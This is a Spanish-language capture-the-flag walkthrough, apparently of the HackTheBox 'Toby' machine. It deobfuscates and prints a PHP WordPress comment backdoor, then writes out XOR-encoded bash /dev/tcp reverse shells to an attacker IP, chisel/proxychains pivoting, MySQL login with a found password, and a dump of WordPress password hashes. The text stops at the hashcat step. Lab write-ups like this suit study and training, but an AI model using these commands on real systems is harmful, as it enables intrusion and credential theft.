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
```

Repetimos el proceso:

añadimos etiquetas PHP y cambiamos `eval` por `print` en la salida obtenida.

Volvemos a ejecutarlo:

`php wtf2.php`

Resultado:

```
eval(gzinflate(base64_decode(strrev(str_rot13('==jC3ms/3ai/vQEDPfHjUVSvdjW+8iF4
B23f0EBi5HKzV8u7iDnhbXJo4jGIX0EA ... etc`
```

Encontramos mas código obfuscado.

1.13 Deofuscación automatizada

Al detectar múltiples capas de ofuscación, creamos un script en Bash para automatizar el proceso de limpieza.

```
#!/bin/bash
for i in $(seq 1 100); do
    sed -i 's/eval/<?php print/' wtf$i.php
    php wtf$i.php > wtf$((i + 1)).php
done
```

Damos permisos y ejecutamos:

```
chmod +x auto.sh
./auto.sh
```

Resultado (Archivos generados):

```
-rw-r--r-- 1 root root 835 ene 17 14:09 wtf75.php
-rw-r--r-- 1 root root 745 ene 17 14:09 wtf76.php
-rw-r--r-- 1 root root 641 ene 17 14:09 wtf77.php
-rw-r--r-- 1 root root 531 ene 17 14:09 wtf78.php
-rw-r--r-- 1 root root 438 ene 17 14:09 wtf79.php
-rw-r--r-- 1 root root 346 ene 17 14:09 wtf80.php
-rw-r--r-- 1 root root 336 ene 17 14:09 wtf81.php
-rw-r--r-- 1 root root 336 ene 17 14:09 wtf82.php
-rw-r--r-- 1 root root 336 ene 17 14:09 wtf83.php
-rw-r--r-- 1 root root 336 ene 17 14:09 wtf84.php
```

Observamos que el tamaño del archivo se estabiliza a partir de wtf81.php .

1.14 Análisis del Payload Final

Leemos el contenido del archivo desofuscado wtf81.php .

Comando:

```
cat wtf81.php
```

Resultado:

```
if($comment_author_email=="help@toby.htb"&&$comment_author_url=="http://test
.toby.htb/"&&substr($comment_content,0,8)=="746f6279"){
$a=substr($comment_content,8);
$host=explode(":",$a)[0];
$sec=explode(":",$a)[1];
$d="/usr/bin/wordpress_comment_validate";
include $d;
wp_validate_4034a3($host,$sec);
return new WP_Error('unspecified error');}
```

Análisis del código: El backdoor se activa si un comentario cumple condiciones específicas:

1. **Email del autor:** `help@toby.htb`
2. **URL del autor:** `http://test.toby.htb/`
3. **Contenido del comentario:** Debe empezar con la cadena `746f6279` .
4. **Payload:** El resto del contenido (`$a`) se divide por `:` . La primera parte es el `$host` y la segunda `$sec` .
5. Ejecuta `/usr/bin/wordpress_comment_validate` con esos parámetros.

2. Explotación


2.1 Ejecución del Backdoor (Intento Fallido)

Intentamos activar el backdoor publicando un comentario en el post

`http://wordpress.toby.htb/2021/07/14/horses/` .

Datos del comentario:

- **Comentario:** `746f627910.10.14.195:4444` (Magic string + IP Atacante + Puerto).
- **Nombre:** `toby`
- **Email:** `help@toby.htb`
- **Website:** `http://test.toby.htb/`



Nos ponemos en escucha.

```
nc -nlvp 4444
```

Configuramos el listener y enviamos la petición (interceptada previamente con Burp Suite por si es necesario repetir).


Enviamos la petición.

Resultado:


No recibimos la conexión

2.2 Análisis de tráfico con Wireshark

Analizamos el tráfico de red con Wireshark para depurar el fallo. Observamos un paquete marcado en rojo (RST, ACK).



Inspeccionando el paquete, vemos que el servidor intenta conectar desde su puerto de origen **20053**.



2.3 Ejecución del Backdoor (Intento Exitoso)

Basándonos en el análisis de tráfico, ajustamos nuestro listener al puerto **20053**, ya que parece ser un requisito del backdoor o del firewall.

Comando: `nc -nlvp 20053`

Volvemos a enviar la petición del comentario malicioso.

Resultado:

```
listening on [any] 20053 ...
connect to [10.10.14.195] from (UNKNOWN) [10.129.75.174] 50930
3c824269-b779-450f-b14a-
```

```
dba661350313|786f725f6b65793a30663031316431623134313630313032306431633162306
131623066303131643162313731313032303230643163
```

2.4 Análisis del Payload Hexadecimal

La respuesta del servidor en el puerto 20053 fue una cadena hexadecimal. Intentamos revertir el proceso para entender qué está ocurriendo.

```
└─# echo
```

```
'786f725f6b65793a3066303131643162313431363031303230643163316230613162306630
3131643162313731313032303230643163' | xxd -ps -r
```

Resultado:

```
xor_key:0f011d1b141601020d1c1b0a1b0f011d1b171102020d1c
```

Análisis Criptográfico:

La cadena sugiere una operación XOR. Sabemos que . En este caso, intuimos que la clave utilizada podría ser 4444 (basado en el puerto enviado) o 00 (elemento neutro).

Utilizamos **CyberChef** (<https://gchq.github.io/CyberChef/>) para analizarlo:

- Receta: From Hex -> XOR (Key: 4444).
- Resultado: KEY_PREFIX_N_KEY_SUFFIXKEY_PREFIX_N_KEY_SUFFIX

Para confirmar la estructura, probamos enviando `sec=00` en el payload. Como , el binario debería devolver el contenido sin modificar, revelando la estructura de la clave.

Enviamos el payload con `00` y decodificamos la respuesta:

```
└─# echo
```

```
'786f725f6b65793a3462343535393566353035323435343634393538356635613566346234
3535393566353335353436343634393538' | xxd -r -p | cut -d ':' -f2 | xxd -r -p
```

Resultado:

```
KEY_PREFIX_Z_KEY_SUFFIX
```

Observamos que la letra entre los prefijos cambia (z). Repetimos la prueba para verificar si es dinámico.

```
786f725f6b65793a3462343535393566353035323435343634393538356634353566346234
3535393566353335353436343634393538
```

Relizamos el proceso inverso:

```
└─# echo
```

```
'786f725f6b65793a3462343535393566353035323435343634393538356634353566346234
3535393566353335353436343634393538' | xxd -r -ps | cut -d ':' -f2 | xxd -r -ps
```

Resultado:


```
KEY_PREFIX_E_KEY_SUFFIX
```

La clave ha cambiado a E .

2.5 Generación de Payload para Reverse Shell

Sabiendo que la clave actual es `E` (UTF-8), utilizamos CyberChef para cifrar nuestro comando `whoami` usando XOR con clave `E`.

`2-*$(,`



Introducimos esta cadena en la consola conectada al backdoor.

`2628217f32323268212431244f`


Respuesta Hexadecimal:

`2628217f32323268212431244f`

Decodificamos la respuesta (Hex -> ASCII -> XOR Key 'E'):

Resultado:

`www-data`



Confirmada la ejecución de comandos, preparamos una Reverse Shell. Comando a cifrar:
'bash -c 'bash -i >& /dev/tcp/10.10.14.195/443 0>&1'

Ciframos el comando con XOR (clave E):

```
'$6-eh&eb'$6-eh,e{cej! 3j1&5jtuktuktqkt|pjqqveu{ctb
```

Listener:

```
nc -nlvp 443
```

Introducimos el reverse shell en la terminal del backdoor:

```
'$6-eh&eb'$6-eh,e{cej! 3j1&5jtuktuktqkt|pjqqveu{ctb
```

Resultado:

Recibimos la conexión inversa correctamente.

3. Post-explotación

3.1 Estabilización de la Shell

Realizamos el tratamiento de la TTY para obtener una terminal interactiva completa.

Referencia:

[script - pseudo-terminal - TTY](#)

3.2 Enumeración del Sistema (Contenedor)

Verificamos el entorno en el que nos encontramos.

```
hostname -l
```

Resultado:

```
172.69.0.101
```

Esto indica que estamos dentro de un contenedor Docker o una red interna.

Enumeramos usuarios:

```
cat /etc/passwd | grep sh
```

Resultado:

```
cat /etc/passwd | grep sh
```

Resultado:

```
root:x:0:0:root:/root:/bin/bash
ftpbackup:x:1000:1000::/var/www/:/bin/sh
```

Probamos con las credenciales obtenidas anteriormente, convertirnos en ftpbackup:

```
su ftpbackup
```

```
OnlyTheBestSecretsGoInShellScripts
```

Resultado:

Acceso denegado.

3.3 Análisis de Archivos Docker

En la raíz encontramos archivos típicos de contenedores. Revisamos el script de entrada.

Comprobamos el contenido:

```
cat /entrypoint.sh
```

Resultado:

```
service vsftpd start
bash -c 'sleep 10; mv /comment.php /var/www/html/wp-includes/comment.php' &
bash docker-entrypoint.sh apache2-foreground
```

Vemos que se inicia el servicio `vsftpd`.

Intentamos conectarnos al FTP localmente usando credenciales anónimas:

```
ftp localhost
```

```
anonymous
```

Resultado:

Acceso exitoso.

Enumeramos el contenido:

```
ls- la
```

Resultado:

vacio

3.4 Descubrimiento de Red Interna

Buscamos otros servicios activos en la red interna del contenedor analizando la tabla ARP y conexiones activas.

```
www-data@wordpress:/var/www/html$ cat /proc/net/tcp | awk '{print $2}' | cut -d ':' -f2 | grep -v 'local'
```

Resultado:

```
0050
0015
B427
BC3C
A48E
0050
CE72
ECF4
BC32
EA5C
```

Metemos los puertos en un archivo.

Realizamos un script en bash para que lo traduzca:

```
while read port; do echo "[+] Port $port: $(echo "obase=10; ibase=16; $port" | bc)"; done < ports
```

Resultado:

```
[+] Port 0050: 80
[+] Port 0015: 21
[+] Port B427: 46119
[+] Port A48E: 42126
[+] Port BD4A: 48458
[+] Port 0050: 80
[+] Port EE02: 60930
[+] Port EE0C: 60940
[+] Port CE72: 52850
[+] Port BD40: 48448
[+] Port EA5C: 59996
```

Vemos que no tiene mysql instalado, tampoco ping, pero si dig.

Verificamos la resolución DNS interna para ubicar la base de datos.

```
dig mysql.toby.htb
```

Resultado:

```

; <<>> DiG 9.11.5-P4-5.1+deb10u5-Debian <<>> mysql.toby.htb
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28784
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;mysql.toby.htb.                IN      A

;; ANSWER SECTION:
mysql.toby.htb.                 600     IN      A      172.69.0.102

;; Query time: 0 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Sat Jan 17 15:40:07 UTC 2026
;; MSG SIZE rcvd: 62

```

La IP que tiene el servidor de mysql es: 172.69.0.102

Revisamos la tabla ARP para descubrir otros hosts.

cat /proc/net/arp

Resultado:

IP address	HW type	Flags	HW address	Mask	
Device					
172.69.0.1	0x1	0x2	02:42:3d:6f:98:17	*	eth0
172.69.0.102	0x1	0x2	02:42:ac:45:00:66	*	eth0
172.69.0.100	0x1	0x2	02:42:ac:45:00:64	*	eth0

Vemos dispositivos adicionales

Realizamos peticiones curl a los hosts descubiertos:

curl <http://172.69.0.1>

Resultado:

```
<h1 class="site-title">Toby's Blog! 🐾</h1>
```

Realizamos un curl al 0.101:

curl <http://172.69.0.101>

Resultado:

```
<h1 class="site-title">Toby's Blog! 🐾</h1>
```

Realizamos un curl al 0.102:

curl <http://172.69.0.102>

Resultado:

Connection refused

Jugamos con chisel para traernos el puerto de sql.

3.5 Pivoting con Chisel

Nos descargamos chisel:

<https://github.com/jpillora/chisel/releases/tag/v1.7.7>

Levantamos un servidor python3:

```
python3 -m http.server 80
```

Lo descargamos en el contenedor:

```
curl http://10.10.14.195/chisel -o chisel
```

Ejecutamos en el contenedor:

```
./chisel client 10.10.14.195:1234 R:socks
```

En nuestro host de atacante:

```
./chisel server --reverse -p 1234
```

Editamos el archivo de configuracion de proxychains:

```
└─# nano /etc/proxychains4.conf
```

Añadimos:

```
socks5 127.0.0.1 1080
```

Verificamos:

```
└─# proxychains curl http://172.69.0.1
```

Resultado:

Obtenemos el contenido HTML.

Creamos otro proxy en foxyproxy en el navegador:

tipo: socks 5

puerto: 1080

hostname: 127.0.0.1

3.6 Análisis de la Aplicación "Password Generator"

En <http://172.69.0.104/> encontramos una aplicación web con utilidades como "Password Generator", "Useful Links" y "Notes".

El cual tiene un generador de contraseñas:

<http://172.69.0.104/password>

HERE IS YOUR PASSWORD

Hop7a7NQvzfLIsGjIJIItjiJoW5lFW9Vt

Inspeccionando la pagina, encontramos una api:
/api/password

No encontramos nada relevante adicional.

Lanzamos otra reverse shell para no tocar el chisel.

Listener:
nc -nlvp 20053

Ejecutamos la peticion de burpsuite y obtenemos:
786f725f6b65793a3462343535393566353035323435343634393538356635323566346234
3535393566353335353436343634393538

Lo pasamos a decimal y obtenemos:
xor_key:4b45595f5052454649585f525f4b45595f535546464958

Lo pasamos la cadena hexadecimal a ascii:
4b45595f5052454649585f525f4b45595f535546464958

Resultado:
KEY_PREFIX_R_KEY_SUFFIX

Obtenemos la clave XOR.

Con xor, utf8 y la clave pasamos la reverse shell en ascii:
bash -c 'bash -i >& /dev/tcp/10.10.14.195/443 0>&1'

Resultado:
03!:r 1ru03!:r ;rltr}67\$}&1"}cb|cb|cf|ckg}ffarbltcu

Nos ponemos en escucha:
nc -nlvp 443

Resultado:
Acceso exitoso.

Hacemos de nuevo el tratamiento de la tty:

[script - pseudo-terminal - TTY](#)

Dejamos esta ventana aparte.

3.7 Enumeración de la Base de Datos (WordPress)

Usando el túnel de Proxychains, nos conectamos al servidor MySQL (172.69.0.102).

En otra consola tratamos de conectarnos al servicio de mysql a traves de proxychains:

```
└─# proxychains mysql -uroot -pOnlyTheBestSecretsGoInShellScripts -h 172.69.0.102 --ssl=0
```

Resultado:

Acceso exitoso.

Enumeramos las base de datos:

```
show databases;
```

Resultado:

```
+-----+
| Database |
+-----+
| gogs      |
| information_schema |
| mysql     |
| performance_schema |
| sys       |
| wordpress |
+-----+
```

Usamos la base de datos de wordpress:

```
use wordpress;
```

Enumeramos las tablas:

```
show tables;
```

Resultado:

```
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
+-----+
```

```

| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+

```

Comprobamos el contenido de wp_users:

describe wp_users;

Resultado:

```

+-----+-----+-----+-----+-----+
+-----+
| Field | Type | Null | Key | Default |
Extra |
+-----+-----+-----+-----+-----+
+-----+
| ID | bigint unsigned | NO | PRI | NULL |
| user_login | varchar(60) | NO | MUL | |
|
| user_pass | varchar(255) | NO | | |
|
| user_nicename | varchar(50) | NO | MUL | |
|
| user_email | varchar(100) | NO | MUL | |
|
| user_url | varchar(100) | NO | | |
|
| user_registered | datetime | NO | | 0000-00-00 00:00:00 |
|
| user_activation_key | varchar(255) | NO | | |
|
| user_status | int | NO | | 0 |
|
| display_name | varchar(250) | NO | | |
|
+-----+-----+-----+-----+-----+
+-----

```

Seleccionamos el contenido de usuarios y contraseñas:

select user_login,user_pass from wp_users;

Resultado:

+	-----+	+	-----+
	user_login		user_pass
+	-----+	+	-----+
	toby		\$P\$Bc.z9Qg7LCeVxEK8MxETkfVi7FdXSb0
	toby-admin		\$P\$B3xHYCYdc8rgZ6Uyg5kzgmeeLlEMUL0
+	-----+	+	-----+

Probamos crackear las contraseñas estos hashes en el archivo hash:

```
$P$Bc.z9Qg7LCeVxEK8MxETkfVi7FdXSb0
$P$B3xHYCYdc8rgZ6Uyg5kzgmeeLlEMUL0
```

Con hashcat:

```
